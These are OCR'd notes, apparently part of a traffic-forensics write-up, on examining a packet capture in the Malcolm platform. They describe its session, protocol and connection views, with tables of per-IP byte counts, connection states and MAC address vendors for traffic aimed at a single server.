
- Uploaded the sample to Malcolm server and committed the results.




- Session tab gives an overview about traffic, we can use it to:
  - Adjust filtration interval to only the period of interest (in which the action happens)
  - Write filters similar to Wireshark syntax, but extends to lookup data from Zeek and Suricata as will be shown below.
  - If needed, we may narrow down the search and inspect individual items. But searching large volumes of traffic this way has proven to be very tedious and inefficient. The rest of the views are designed specifically to make it simpler to pinpoint interesting packets and only use this view to inspect the ones of interest.




- Session Profile Information (SPI) view/graph tabs show statistics about the protocols as detected in the PCAP; protocols are sorted by frequency. In this example, we see mostly raw TCP traffic, followed by ICMP, HTTP, UDP, and others (DNS, STUN, NTP, SNMP, SSL/TLS, SIP, IPSec, LDAP, IP, TFTP, DTLS, and GRE). The dump contained a wide range of protocol for analysis.




- Connections view shows the connectivity graph:
  - Blue nodes are packet sources (hitting the main server at 203.161.44.208)
  - Orange ones are both sources and destinations of packets.
  - Larger node implies a larger number of exchanged data bytes.




- OpenSearch Overview dashboard shows general traffic statistics: log count, types, protocols, etc.



- It also shows additional views: connections be country/protocol, DNS queries by count, and a comprehensive log viewer.



- Connections dashboard shows more visuals: Top 10 hosts sending/receiving bytes, and top 10 ports contacted. From there we understand the hosts sending the most data to the server, and that port 80 was most commonly contacted.



- Connections by total bytes exchanges and connection state.
  - Left panel shows that the largest volume of data (40081) bytes were exchanged between the shown hosts. Right panel shows that most connections were rejected.

Connections - Total Bytes Per Source/Destination IP Pair

Total Bytes	Source IP	Destination IP	Count
40081	35.195.46.0	203.161.44.208	1
5503	104.234.115.102	203.161.44.208	1
5160	80.82.77.202	203.161.44.208	1
4958	104.234.115.102	203.161.44.208	1
2547	92.255.57.58	203.161.44.208	1
2526	104.234.115.102	203.161.44.208	1
2500	51.159.14.65	203.161.44.208	1
2463	221.229.106.25	203.161.44.208	1

Connections - Connection State

Connection State Description	Count
Connection attempt rejected	14,935
No SYN seen, just midstream traffic (a 'partial connection' that was not later clo	1,114
Connection attempt seen, no reply	562
Normal SYN/FIN completion	430
Connection established, originator aborted (sent a RST)	245
Connection established, not terminated	16
Established, responder aborted	8
Responder sent a SYN ACK followed by a FIN, we never saw a SYN from the origi	4

- Connection view by MAC address


Connections - Source MAC Address


MAC Address	Organizational Unique Identifier	Count
64:64:9b:4f:37:00	Juniper Networks	312,838
00:16:3c:cb:72:42	Rebox B.V.	12,934
00:16:3c:62:da:c9	Rebox B.V.	2

Connections - Destination MAC Address


MAC Address	Organizational Unique Identifier	Count
00:16:3c:cb:72:42	Rebox B.V.	312,840
64:64:9b:4f:37:00	Juniper Networks	12,928
00:16:3c:1c:8c:5b	Rebox B.V.	4
00:16:3c:62:da:c9	Rebox B.V.	2

- Action/Response view shows
  - Top actions (e.g., GET requests) to target services (e.g., HTTP)
  - Also shows top results (e.g., `NOT FOUND`) from target services (e.g., HTTP).

